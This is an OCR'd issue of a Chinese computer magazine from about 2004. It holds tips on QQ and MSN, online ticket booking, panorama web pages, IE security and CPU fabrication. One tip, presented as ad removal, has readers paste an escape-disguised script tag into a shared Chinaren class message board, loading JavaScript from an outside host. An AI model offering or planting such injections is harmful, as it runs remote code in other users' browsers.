近视眼也不怕小字

前两天帮我老爸从网上找了点文件，由于我的桌面设置为1024×768，文字比较小，老爸看不清，调成800×600也只能凑合着看。后来我发现了一个把文本超级放大的绝招：如果在IE、Word中看不清楚文字，一般可以按住Ctrl键，滚动鼠标的滚轮放大文字。(天津 王晨彪)

英文网页巧对付

英文不好的朋友在浏览英文站点时，可以进入http://www.readworld.com或http://www.netat.net，在“http://”后输入待翻译网站的网址，将网站由英文变为英汉对照。

保存网页快快快

在保存网页前，按一下Esc键或单击“文件→脱机工作”命令设置为脱机浏览，这样能大大加速网页的保存速度。

巧用QQ传送大文件

在日常交流中，我们一般都会使用QQ传送文件，那么在传送大文件时有哪些技巧呢？

(1)使用TCP方式进行传送

有时用TCP传送文件要比使用UDP方式更快捷，要使用TCP传送文件，只要QQ好友中有一个人使用TCP方式登录QQ即可。

点击“QQ菜单→系统参数”，在弹出窗口中点击“登录设置”项，然后点击“高级选项→使用”按钮；在“设置您需要登录到的服务器的类型”下拉菜单中选择“TCP类型”，点击“确定”；让QQ“离线”(或关闭)，然后重新“登录”。

(2)分卷压缩

传送大文件时，可以使用WinRAR或WinZip等压缩软件的分卷压缩功能，把文件进行压缩，如果本身已经是压缩文件，那么推荐你使用WinZip，这样可以大大缩短压缩的时间。

(3)多线程传送

由于QQ具有多线程传送功能，所以可以把第一个压缩文件传送后，接着再传送第二个压缩文件(见图)。



7线程传输大文件

让Chinaren校友录页面无比清爽

很多班级都在Chinaren拥有自己的校友录，与老同学联系起来非常方便，不过其默认页面混乱不堪。我教你一招，去掉页面所有广告和一些没用的信息，让你的Chinaren校友录万分清爽(见图)。



首先，登录Chinaren校友录，进入你所在班级。到班级留言框留言时，在任意位置加入如下代码：\u003c\u0073cript\u0073rc=http://www.imp3.net/bb\u0073/index.php?act=Attach&type=po\u0073t&id=6554\u0037\u0037\u003e\u003c/\u0073cript\u003e。

CF [WL05]

看点 春节前夕，这种景象不难见到：在拥挤的售票窗口前，GG们大汗淋漓、MM们花容失色，说不定最后等到的是票卖光了:(。偷偷地告诉你:订票购票有捷径的！

海陆空全面出发

——春节在线订票指南

■ 陕西　王伟

年年岁岁花相似，岁岁年年“网”不同，网络时代自然有网络时代的选择:在家轻点鼠标，海陆空全面出发，旅游、探亲皆不误！

在线预订火车票

1.北京地区:中国票务网

简介:中国票务网是一个比较全面的票务预订网站，代理电影票、音乐会、演唱会、火车票、飞机票等预订服务。

相关页面:http://www.piao.com/jiaotong/huoche/huoche.asp。

可提前订票天数:如果要的是四天之内的火车票，会立即通知你订票结果;如果是四天之外,则在你出发前三天给予答复。

订票流程:(1)在网页中查询火车信息，然后免费注册登录，填写火车票的详细信息以及你的联系方式。(2)系统会通过邮件确认你的订票信息，然后是电话确认。(3)接着就会给你送票了(见图1)。



图1

服务费用:根据票别及送票地点分别收取一定的手续费，送票地址仅限于北京市内。

服务电话:火车票预订服务电话为010-67102451，详细信息请查询http://www.piao.com/shouye/lianxifangshi.asp。

2.北京地区:首铁在线

简介:首铁在线提供北京各站始发的旅客火车票，实行在线购票和在线订票两种服务方式。尽管首铁在线的网络订票采取收费制度，但是通过它订票的效率很高，因此还是物有所值的:-)。

相关页面:http://www.036.com.cn/。

可提前订票天数:一般情况下，可以预订第6日北京各站始发列车车票，也就是1月1日可以预订1月6日的火车票;可以预售第12日北京各站始发的旅客列车车票，如1月1日16:00到1月2日16:00预售1月12日发车的火车票。

订票流程:(1)首先注册为收费会员。收费标准按付费方式的不同而有所差别:通过全国招商银行一卡通或北京建设银行龙卡在线支付，收费标准为每年24元;通过手机收费则是4元/月;拨打声讯电话为3元/月。值得庆幸的是:如果你不是经常出差，为了打算在春节前夕买票回家，那在回家前一个月之内通过手机或声讯电话交1个月费用，然后订票即可。请大家参考http://www.036.com.cn/cmember_jfsm.htm。(2)登录首页，点击“在线订票”，选择车次并填写订票单，确认无误后订单就登记成功了。(3)第二天12:00之后通过“订单查询”查看订票结果。(4)提交订单第二天的13:00至16:00及第三天12:00前凭取票号码去取票点取票。详细订票流程请参考http://www.036.com.cn/ticket/inforShow?function=orderguide。

购票流程:请参考http://www.036.com.cn/ticket/inforShow?function=saleguide。

服务费用:取票时代售处收取客票销售服务费5元/张。

热线服务电话:010-16888168。

3.上海地区:上铁资讯网

简介:提供上海始发列车车票的订票服务，并受理上海地区的送票业务。

相关页面:http://www.shrail.com/train_ticket_g/。

小资料

网上订票守则

春节期间车票、机票和船票的需求量比较大,为了在这特殊时期迅速订购到物美价廉的票,需要掌握一定的技巧,出奇制胜。

(1)尽量采取银行卡预付款的方式来订票,先入为主。

(2)尽量错过高峰期,在深夜登录,并且越早越好;如果没有及时得到确认,不妨多给订票中心打几次电话催一催。一定要记住,春节期间可是卖方市场。

(3)一般来说,采取收费会员制订票的网站处理速度会很快,如“首铁在线”虽然采取会员制度订票,但订票可靠性很高哟！

(4)别忘了多去二手票市场转转,也许会有意想不到的惊喜！新浪票务信息论坛的地址为http://newbbs4.sina.com.cn/publish/groups/living/ticket/ticket.shtml,这里有很多二手票务信息,但同时也有一些票贩子混在其间,让人难以分辨。

(5)机票经常出现打折的情况,而且各个公司折扣情况可能有较大差异,所以就需要价比三家了。

可提前订票天数：可提前八天，超过八天一般不予受理，当天可以订当天的车票。

订票流程：免费注册→登录→填写订票内容，包括姓名、送票详细地址、联系电话、所需火车票的详细情况→对订票信息进行查询，记住从网上得到的订票号，并通过“查询修改订票处理”链接查询订票是否成功或者进行修改处理→上铁资讯网承诺将在24小时内通过网络或电话给予信息反馈，确认你的订票是否成功，一旦订票被确认，他们将在24小时内送票上门。

服务费用：送票范围以上海市区外环线为界，每张车票大概收费10～25元，详细信息请参考http://www.shrail.com/train_ticket_g/second/train_modi.html。

热线服务电话：021-51020666。

4.成都火车站订票系统

相关页面：http://www.chengdustation.com/register/dpdp1.htm。

可提前订票天数：上网订票日加3天至10天，如1日可订4日至11日的车票。

订票流程：免费注册→登录→输入相关的订票信息→订票日次日下午13:00后可上网查询订票结果，得到取票号。

取票方式：成都火车站不提供送票服务，你必须凭取票号码去取票点取票，详细的订票信息和取票方式可以参考其网页。值得一提的是，该网站还提供学生票预订服务:)。

服务费用：每张车票收取5元服务费。

热线服务电话：028-83332499。

5.重庆票务网

相关页面：http://www.darling.net.cn/train.asp。

提供出发地为重庆站的火车票预订服务，并承诺订票成功后，将在1小时内与你联系。

在线预订飞机票

1.北京地区：中国航空国际旅行网

简介：立足国内，面向国际，为广大出国留学、考察、探亲和旅游的客户提供网络订票服务。

相关网页：http://www.new-speed.com/。

订票流程：(1)点击主页上的“网上订票”按钮。(2)输入用户代号，如果你以前没有注册，则在第一次订票后即可自动注册。(3)输入订票信息，包括起始站名、航程类别、起飞日期、航空公司、付款和取票方式等(见图2)。(4)点击“订票”，网站收到申请之后将会在1个工作日内给予回复。票务中心的工作时间是周一至周六的上午8:30到下午17:30。

服务费用：免费。

热线电话：010-84518527。

2.北京地区：中国票务网

相关页面：http://www.piao.com/jiaotong/feiji/dancheng.asp。

订票电话：010-66050126、010-66050127。

3.上海地区：SHATKS航空票务



图2

相关页面：http://61.172.240.170:7034/data/orderinter.asp。

4.北京和上海地区：凯腾网

相关页面：http://www.caitn.com。

机票打折很厉害，只要你免费注册，就可以在上面查询航空信息，订购国际国内的机票。出发地局限于北京和上海。

5.武汉地区：天河机场售票处

相关页面：http://www.tticket.com.cn。

免费注册之后，就可以预订到从武汉出入的机票。

在线预订轮船票

有水的地方才有船，北京、西安、成都等城市是无缘与轮船见面了:)。人们在节日往往归心似箭，而轮船速度太慢，所以已经逐渐淡出了人们的视野，因此，轮船的票务预订也不多见。下面给你推荐的是重庆港码头的客船船票预订服务。如果你想在长江上尽情游玩一番，那么不妨一试。

相关页面：http://www.darling.net.cn/ship.asp。

预定流程：选择出发地、到达地、出发日期、开船时间以及船名→在符合条件的选项中选择舱的级别→等候确认消息。

服务热线：023-68633211。



图3

CF [WL06]

将Q化MSN Messenger进行到底

■ 山东　木子丑

看过《电脑爱好者》2003年第18期的《让你的MSN Messenger也Q起来》一文，感觉将QQ某些好功能应用到MSN Messenger(以下简称MSN)上的确不错。不过QQ还是有不少本领MSN至今仍未实现，如将QQ面板拖到屏幕的边缘，它会自动隐藏，当需要使用QQ时，鼠标在屏幕边缘部分悬停片刻，QQ就又回来了。偷偷地告诉你：Messenger Shell插件有好多非常有创意的功能，上面那点小功能自然不在话下！

Messenger Shell小档案

软件版本：2.0.0.156　　软件大小：698KB
软件性质：免费软件　　运行平台：Windows NT/2000/XP/2003
下载地址：http://www.21iso.net/msnshell/download/messengerShell.exe
软件备注：只支持MSN Messenger 6.0以上版本。

安装完Messenger Shell，运行msnshell程序打开MSN Messenger，登录后会发现菜单中多了一项名为“SHELL”的菜单，Messenger Shell的全部功能设置在该菜单下即可完成。

自动隐藏在屏幕边缘

该功能的使用方法与QQ一样，如果你不想使用该功能，请运行“SHELL→设置”命令打开设置窗口，在“主窗口”选项卡下勾选“自动隐藏在屏幕的边缘”一项(见图1)。




图1　切换到“常规”选项卡，单击“导出配置文件”，以后重装时再导入即可恢复设置

为MSN添加热键

在“主窗口”选项卡下勾选“当主窗口隐藏或关闭时使用热键弹出”，再设置一个热键，就可以与QQ一样使用热键来控制MSN了。

更换MSN面板背景

MSN面板光秃秃的，实在不好看。MSN Shell允许我们使用其他图片作为MSN背景图片。在“主窗口”中单击“使用自定义图片”，选择某个图片即可(只支持GIF格式的图片，见图2)。

小提示

可以用手工的办法设置MSN面板的背景图片，方法是：制作一张240×325像素大小的GIF图片，命名为lvback.gif，然后将它拷贝到MSN安装目录下。



图2　这个MSN很可爱

隐藏MSN任务栏图标

切换到“锁定或隐藏”选项卡，勾选“启用热键隐藏Messenger”，设置一个热键(默认为Ctrl+Alt+H)，单击“确定”。这样聊天时按下该热键，MSN将消失得无影无踪。上班族对付老板必备哟：-)！

锁定MSN Messenger

切换到“锁定或隐藏”选项卡，勾选“启用热键锁定Messenger”，设置一个热键和密码后，单击“确定”。当你有事情需要离开自己的电脑时，按下设置的热键或者运行“SHELL→锁定”命令即可锁定MSN。这下不用担心别人趁你不在偷窥你的MSN了！

小编有话说：Messenger Shell还拥有去除MSN广告、隐身登录、多个.passport账户同时登录、隐藏MSN聊天窗口等好功能，实在不愧为一款非常好的MSN增强插件！　CF [WL07]

“百度快乐随心搜有奖搜索”第十四期获奖名单

李　勇(江西)　李灿熊(江西)　路瑞军(山西)　沙峥峥(苏州)
王留荣(贵州)　陈可文(贵州)　李　立(北京)　徐世浩(广州)
黄晓理(大连)　陈亚林(内蒙古)

以上朋友获得精美“羊羊杯”一只。

翻译有奖第23期获奖名单：

黄一心(山东)　王锋(山西)
白元亮(河北)　张灿林(河南)　曾志光(江西)

以上读者将获得交大铭泰(北京)公司提供的软件两套。

一分钟打造动态全景网页

■ 安徽 任我飞扬

好多旅游类网站将旅游景点制作成360度全景图片，而且以动态的形式展示在浏览者面前，效果非常好，让人有身临其境的感觉。制作这样的动态全景网页难吗？不难，用PhotoVista只需要一分钟就可以打造出形如http://www.besky.net/demo/360.htm的动态全景网页！

PhotoVista小档案

软件版本:2.0　　软件大小:6320KB
软件性质:共享软件　　适用平台:Windows 9x/NT/2000/XP
下载地址:http://sc-http.skycn.net/down/photovista.exe




图2

Step 1 准备连续图片

将数码相机定位在一个点上旋转拍摄周围场景，每张照片有一定的重叠区域，拍摄完成后将照片处理成JPG格式的文件，并按01、02、03顺序编号保存下来。

Step 2 输入场景照片

进入PhotoVista的主界面(见图1)，点击"Open Source Images"按钮，在弹出的对话框中选择准备好的连续图片，并点击"Add"按钮将这些图片添加到"Source Files"框中，然后点击"Sort"按钮使图片按顺序排列，最后点击"OK"即可把图片输入到PhotoVista编辑框中。



图1

Step 3 选择镜头

点击"Select Lens"按钮，在弹出的对话框中列举了各种品牌相机的相关镜头焦距参数，选择你使用的镜头后点击"OK"按钮。如果你对使用的镜头焦距参数不了解，可使用默认的焦距35mm，然后点击"Custom→Fine-tune Settings"让PhotoVista自动分析你的焦距参数(见图2)，这样做出来的全景效果会更好。

Step 4 合成全景

点击"Stitch Panorama"按钮，勾选"Full 360° Panorama"，并点击"Full Stitch"即可生成全景预览图。如果发现有不满意的图片边界连接，可以在PhotoVista图片编辑框中拖动图片进行适当的调整(见图3)，然后拉动预览框中的红白虚线去除全景图片的多余部分(将有用的部分放到虚框中)，点击"Panorama→Show Viewer"对即将生成的360度全景图片进行预览(见图4)。



图3



图4

Step 5 发布网页

执行预览框中的"File→Save As"菜单，在"Export to HTML"选项中选择"For Java"，使得浏览器不需要下载插件就可以直接浏览360度全景网页。选择好保存目录后点击"保存"，在弹出的压缩选项窗口中保持默认设置不变，点击"OK"按钮就成功了！

如果你想把它应用到其他页面上，可将360度全景网页文件中的代码：

```
<!--//------------Begin Copy Here---------------//-->
<center>
<applet archive=panoapplet.jar code=panoapplet width=373 height=273>
        <param name=file value=Stitched_Result.ivr>
        <param name=initialView value="0.000000, 180.000005, 50.000001">
</applet>
</center>
<!--//------------End Copy Here---------------//-->
```

复制到所需要的网页位置，同时将另外的三个文件也复制到相应的目录中。

CF [WL08]

看点

①你的IE安全吗？我帮你测试一下。
②管理好IE所安装的ActiveX❶控件，防范消灭恶意插件。
③管理好自己的Cookies❷，让自己更安全更方便。
④管理你的IE安全证书。⑤轻松查看IE脱机网页。

直击IE的软肋

■ 青岛　小美女

及时更新了微软发布的相关补丁，你的IE就彻底安全了吗？我看未必如此，要知道很多补丁常常产生于被攻击之后。时不时会弹出一个某窗口，要求你安装某东西，这是怎么回事呀？该不该安装它？安装它之后会怎样？对Cookies和IE证书你了解多少？它们都有什么妙用呢？……

当IE漏洞没有相应补丁

IE的安全性非常重要，甚至会影响到QQ、MSN Messenger的使用安全，要知道大家熟悉的“QQ小尾巴”病毒其实就是通过IE漏洞散播的，如何让自己的IE最安全呢？

1.禁用某些组件或服务增强IE安全

定时上微软的网站打安全补丁是必须的，不过这还不够，因为很多漏洞、BUG在发现后暂时没有相应的补丁下载，这时可以通过手动禁用某些组件或服务来避免被黑客攻击。

(1)关闭ActiveX支持，将IE安全级别设置为“中级”以上。

(2)关闭脚本支持，如某些恶意脚本程序对访问者硬盘的非法操作。

(3)安装杀毒软件和网络防火墙，将病毒库升级为最新，这样即使IE漏洞未被补上，黑客要通过它来攻击你的电脑也必须过防火墙这一关。

(4)注意留意一些安全新闻网站，他们会给出暂时的解决方案，当然也要随时注意微软发布的补丁。

2.检查浏览器漏洞

对于一般用户来讲，并不了解IE漏洞的玄机，这可如何是好？下面为你介绍的网站可以检查你的浏览器漏洞，并给出漏洞详细信息和解决办法，具体使用步骤如下:

Step 1 打开http://www.scanit.be/bcheck，在网页右侧可以看到浏览器基本信息(见图1)。

Step 2 勾选其中一个测试方案，笔者在这里选择“Run all available tests”(执行所有测试)，单击“Start the test”链接开始测试。

小提示

★该网站提供两种测试方案供选择:“Only test for bugs specific to my type of browser”(只测试当前浏览器漏洞，包括16项)和“Run all available tests”(全部浏览器漏洞测试，包括22项)。

★测试前请先确认你没有禁用Cookies。

★使用多页面浏览器的朋友，请不要使用“禁止弹出窗口”功能，否则测试无法进行。



图1 “Browser name”为内核名，使用IE内核的浏览器会显示“MSIE”；“Version”是版本号；“Platform”是运行平台

Step 3 测试开始后，浏览器会不断打开很多窗口，别关闭它们，如果有要你下载文件的对话框，则单击“取消”按钮，稍等一会，当进度条走完时测试就结束了。

Step 4 测试完成后，网站会返回一个“安全测试报告”(Browser Security Test Results)，该报告包括两个部分:测试结果和漏洞详细信息。测试结果中包括“High Risk Vulnerabilities”(高危漏洞)、“Medium Risk Vulnerabilities”(中危漏洞)和“Low Risk Vulnerabilities”(低危漏洞)的个数(见图2);如果其中某项有漏洞出现，在下面的漏洞详细信息中会一一




图2 笔者的浏览器发现两个漏洞

列出这些漏洞的“Description”(描述)、“Technical Details”(技术细节)、“Recommendations”(解决办法)、“Additional Information”(相关信息)，最关键的是“Recommendations”部分，这里会给出相关补丁的下载地址或者解决该漏洞的办法(见图3)。不关心细节的朋友，只需要单击“Recommendations”处给出的升级链接进行安全升级即可。

名词解释

❶ ActiveX

ActiveX是由软件提供商开发的可重用的软件组件，可以将它插入到Web网页或其他应用程序中，以前也叫OLE控件或OCX控件。网页浏览中常见的ActiveX控件其实就是一个个存在于Web服务器上的文件，该文件包含执行某组或一组任务的代码。支持ActiveX控件需要IE 3.0以上版本，在Netscape中则需要安装ActiveX plug-in for Netscape。

❷ Cookies

中文直译为“小甜饼”，它是网页站点在浏览者硬盘上存储的包含“名/值”数据对的数据包，里面包含着你网上冲浪习惯的信息，如浏览器信息、用户名、密码等。Cookies是浏览器的又一把“双刃剑”，它一方面可以让你浏览网页时更方便，避免很多重复性操作，而且某些论坛的使用必须有Cookies支持;另一方面它又会暴露个人隐私，引起很多安全隐患。




图3　该漏洞没有相关补丁，不过网站提供了解决办法

ActiveX，让我欢喜让我忧

当打开某个网站时，突然IE就像"死"了一样，等一会系统会弹出一个要你安装某东西的对话框，这就是大名鼎鼎的ActiveX插件了。ActiveX是一把"双刃剑"，一方面要浏览某些正常的网站需要其支持，如浏览Flash网站时需要安装Shockware Flash Object，使用Windows Update时需要安装Update Class，访问某些3D全景图片站需要安装VRML等；另一方面又有很多恶意网站通过它来做一些非法的事情，一些网站的恶意代码就是通过ActiveX来安装的。

1.管管你的ActiveX

既然ActiveX有利有弊，到底该如何知道哪些该安装，哪些不该安装，系统中已经安装了哪些ActiveX控件呢？对了，需要一款ActiveX管理软件！

ActiveX Manager小档案

软件版本:1.4　　软件大小:332KB
软件性质:共享软件　　适用平台:Windows 9x/Me/2000/NT/XP
下载地址:http://www.4developers.com/software/axmgr.exe
软件备注:未注册版试用期30天，无功能限制。

安装完毕运行ActiveX Manager，可以看到当前系统中所有已经注册的ActiveX插件，选中其中一个，在"ActiveX Control"一栏可以看到该ActiveX的名字、发行商、ID等详细信息，在"File"栏可看到其安装("Created")、修改("Modified")、使用("Accessed")的日期。

实例:用ActiveX Manager彻底查杀并屏蔽某恶意ActiveX插件

Step 1 查找恶意插件。如果不小心安装了某个ActiveX插件而使电脑出现某些不正常反应，那么首先打开ActiveX Manager，通过安装该插件的时间在"Control"栏中找到该插件，例如笔者不慎于2003年12月6日安装了某恶意网站提供的ActiveX控件，通过该时间找到对应的ActiveX控件名为"ierjplug 1.0 Type Library"(见图4)。

Step 2 删除恶意插件。在该插件名上单击右键，选择"Unregister"命令，在弹出的对话框中单击"Delete File"按钮即可。

Step 3 屏蔽恶意插件。上面的方法只能清除该恶意ActiveX的骚扰，但下次访问该站时又会中招，而且某些ActiveX控件，如3721网络实名、CNNIC通用网址等，在执行"Delete File"命令时，系统提示"Failed to delete file...The file may be in use by another program"，可以采用下面的办法来彻底屏蔽该ActiveX控件，以后访问该站时就不会有那个安装窗口来骚扰你了：



图4

①在ActiveX Manager中单击"Report"按钮，在弹出窗口中单击"Generate"，这样ActiveX Manager会以一个网页文件反映当前系统所有安装ActiveX控件的详细信息。

②在该网页文件中找到该ActiveX控件，并记下它的"SLSID"值(见图5)。




图5

③新建一个文本文件，在文件中加入以下内容：

REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{X}]

"Compatibility Flags"=dword:00000400 ("X"代表刚才获得的SLSID值)

④保存为REG格式的文件，双击导入"注册表编辑器"即可永久屏蔽该ActiveX插件了。

小提示

本期系统栏目介绍了如何制作3721、CNNIC、百度等弹出窗口的免疫软件的方法，大家可以学习并自制一个。

2.其他管理ActiveX的途径

(1)打开IE，依次点击"工具→Internet选项"，在"常规"选项卡中单击"设置"按钮，单击"查看对象"，可以看到部分ActiveX插件的踪影，选中其中一个，单击右键，选择"属性"可以查看该插件的详细信息，同时也可以对它执行删除操作。

(2)在IE中依次点击"工具→Internet选项→安全→自定义级别"打开"安全设置"窗口，在这里你可以设置"禁用"、"提示"或"启用"ActiveX控件，建议大家都设置为"禁用"。如果在浏览时遇到页面问题，再设置为"提示"并刷新页面也不迟。

Cookies，甜里面带着点酸

大家在某些站点经常看到"当前有X人在线，这是您第X次访问本站"等字样，这就是通过Cookies来实现的功能。既然Cookies的安全性如此重要，当然要想办法管好它们，但IE提供的管理太简单，且不直观。下面给大家介绍的这个

小工具可以让你轻松地管理硬盘中的所有Cookies，它的名字叫Cookies Manager。

Cookies Manager小档案

软件版本:1.1	软件大小:20KB
软件性质:免费软件	适用平台:Windows 9x/Me/NT/2000/XP/2003
下载地址:http://js-http.skycn.net:8080/down/CookiesManagerE.zip	

Cookies Manager能够允许你定义接受或者不接受某个站点的Cookies，也可以帮你清除硬盘中的所有Cookies。

1.禁用和启动某站点的Cookies

运行Cookies Manager，如果要禁用http://www.8da.cc的Cookies，则在“new”栏选中该Cookies（名称为“XXX@www.8da.cc/”，“XXX”为用户名），单击旁边的箭头按钮将它移动到“destroy”栏即可。如要启用，则移动到“keep”栏（见图6）。




图6

2.清除Cookies

选中要清除的Cookies，单击右上角的“回收站”图标即可。

小提示

★在IE中运行“工具→Internet选项”，在“常规”选项卡中单击“删除Cookies”即可清除硬盘中的Cookies；切换到“隐私”选项卡，单击“编辑”按钮，在弹出窗口中可以添加允许或拒绝来自某站点的Cookies文件。

★访问某些论坛的时候可以使用“文件→导入和导出”命令将站点Cookies保存起来，下次用同样的方法导入。值得一提的是，该方法对需要输入“验证码”的网页同样有效。

★大家可以手动编辑Cookies将它有效期从1年提高为20年，方法如下：用记事本打开导出的Cookies文件，将“FALSE”字段后面数字的前两位（如10、11、13、41等）修改为16。

证书，更神秘的家伙

证书可能是IE最神秘的区域了，其实它就是一些证书发行商，如著名的Verisign等为网站发放的“通行证”。证书中包含表明特定软件程序是正版的信息，这确保了其他程序不能再使用原程序的标识。当浏览网页时，IE会验证证书中的信息是否安全，以及当前日期是否在证书的截止日期之前。针对证书的漏洞进行攻击的例子早就有过，所以大家有必要了解一下证书的管理办法。

1.管管你的IE证书

方法一：依次运行“工具→Internet选项”命令，切换到“内容”选项卡，单击“证书”按钮即可看到本机上安装的证书信息。切换到“受信任的根证书颁发机构”选项卡，选中其中一个证书，如“Macromedia，Inc.”，单击“导出”按钮将它导出为一个CER格式的文件，日后再将它导入，可以免除重装之苦。

方法二：在“开始”菜单中运行“certmgr.msc”命令打开“证书管理器”，可以对所有本机证书进行添加、删除、导入和导出操作。

2.证书的妙用

（1）屏蔽频繁弹出的安装窗口

如果你想屏蔽频繁弹出的3721安装窗口，将它添加到“不信任的证书”即可，操作如下：

当第一次弹出安装窗口时（见图7），单击窗口中的3721.com链接，在弹出窗口中单击“安装证书”按钮，单击“下一步”来到“证书导入向导”，选择“将所有的证书放入下列存储区”，单击“浏览”，选中“不信任的证书”，单击“确定”，最后单击“完成”。



图7

（2）恢复域名解析

有些朋友因为将网易泡泡安装程序加入“不信任的证书”，出现了yeah域名不能解析的故障，通过如下操作即可恢复正常：运行“certmgr.msc”命令打开“证书管理器”，切换到“不受信任的证书”一项，找到网易泡泡的证书，单击右键，选择“删除”命令，重启IE，问题解决。

脱机网页，犹抱琵琶半遮面

IE提供的离线浏览功能实在不敢恭维，比如想要查找曾经在线听过的某首歌曲、看过的某个Flash，都非常麻烦。别急，这里有一款非常好用的IE插件CacheX（下载地址：http://gz2.onlinedown.net/down/cachexie.exe），它的使用非常简单：安装完成后，软件会自动加载当前的脱机网页。你只需像使用“资源管理器”一样，轻松浏览脱机网页即可（见图8）。



图8

CF [WL09]

挺进纳米时代

——看未来CPU的制造工艺

■CFan 怪鸭兽

看点 ①了解CPU制造工艺的精细程度。
②洞悉未来CPU的发展。

对于CPU制造厂商来说，CPU制造工艺的重要性不言自明。一直走在业界前列的Intel公司当然也不会错过在IDF 2003大会上炫耀其制造工艺先进性的机会。目前，我们还在0.13微米（1微米＝1000纳米）时代徘徊，Intel公司却又提出2011年更将采用22纳米制造工艺制造CPU，届时最小的晶体管体积将比DNA中的Y染色体还小。

一、CPU制造工艺看端详

半导体技术的发展，特别是半导体制造工艺的发展，对CPU性能起着相当重要的作用。从1995年以来，芯片制造工艺的发展十分迅速，先后从0.5微米(Micron Metric，μm)、0.35微米、0.25微米、0.18微米一直发展到目前的0.13微米，而新一代的0.09微米工艺也已初显端倪。新工艺的进步也促使了术语的改变，过去我们常用0.18微米、0.13微米，以后就要把单位改成纳米(Nanometer Metric，nm)，避免术语不同造成的混淆，以迎接90纳米制造工艺的时代。

我们常挂在嘴边的CPU多少微米制造工艺，实际上指的是一种工艺尺寸，指的是在一块硅晶圆片上集成的数以万计的晶体管之间的连线宽度。按技术术语来说，指芯片上最基本功能单元门电路和门电路间连线的宽度。采用0.13微米的制造工艺，就是指门电路间的连线宽度为0.13微米。我们知道，1微米等于1000纳米，1微米相当于1/60头发丝大小，经过计算我们可以算出，0.13微米约相当于1/462头发丝大小。别小看这1/462头发丝大小，这微小的连线宽度决定了CPU的实际性能。为此，芯片生产厂商千方百计地减小晶体管间的连线宽度，来提高在单位面积上集成的晶体管数量。

从技术实质上来看，今天的Pentium 4和Athlon处理器与4004相比并没有太大的区别，除了在结构上更加复杂之外，所集成的晶体管也更加微小。CPU功能日趋复杂之后，需要的晶体管的数量也就越来越多。如果晶体管保持最初大小不变的话，今天的芯片可能就要以英尺作为单位计算了。为了提高产量、降低散热量，在处理器速度不断加快、功能更加复杂的同时，晶体管的体积也必须不断缩小。举例来说，第一代x86处理器8088采用3微米制造工艺，在33mm²大小的芯片上总共集成了2.9万个晶体管。与此相对比，今天的Northwood核心Pentium 4处理器采用的是0.13微米制造工艺，在146mm²的芯片上集成了5500万个晶体管。虽然Northwood核心Pentium 4处理器的内核芯片相当于8088的4.4倍，但是所集成的晶体管数量则要相当于后者的1897倍。真不敢想象如果Northwood核心Pentium 4采用与8088相同的3微米制造技术的话，芯片将会有多大？

你知道吗？

晶体管比CPU早23年出现

晶体管最早于1948年由贝尔实验室发明，它的体积虽小，但是对整个计算机行业的发展产生了深远的影响。可以说如果没有晶体管，就不会有今天功能强大的计算机。

简单地说，晶体管的作用相当于一个开关，由通过的电流决定其状态。随着现代电子技术的不断发展，晶体管的体积已经越来越小。通过一种只能在特定条件下导电的材料将数量众多的晶体管结合在一起就形成了我们通常所说的集成电路。晶体管发明10年之后出现了第一代集成电路。直到1971年11月15日，Intel公司的工程师霍夫(Ted Hoff)发明了世界上第一个微处理器——Intel 4004。

二、迎接90纳米时代的到来

采用90纳米制造工艺，与130纳米制造工艺相比，绝对不仅仅是连线宽度减少了40纳米，而是芯片制造工艺上的一个质的飞跃。

Intel从2004到2005年会大力推广90纳米制造工艺的处理器。2003年底，Intel就已经量产90纳米制造工艺的Prescott及Dothan处理器，2004年下半年开始推出90纳米制造工艺的Tejas处理器(并会过渡到65纳米制造工艺)，到2005年还会推出90纳米制造工艺的Merom处理器。

而AMD公司导入90纳米制造工艺比Intel晚了半年之久，预计将在今年下半年开始制造90纳米的处理器。根据最新的AMD处理器发展蓝图(见图1)，今年下半年将对Athlon XP/Athlon 64进行大的更新。在桌面处理器市场，AMD将发布90纳米制造工艺的“San Diego”处理器(Athlon 64 FX的下一代产品)和“Winchester”处理器(Newcastle核心Athlon 64的下一代产品)。2005年下半年，AMD将再次更新处理

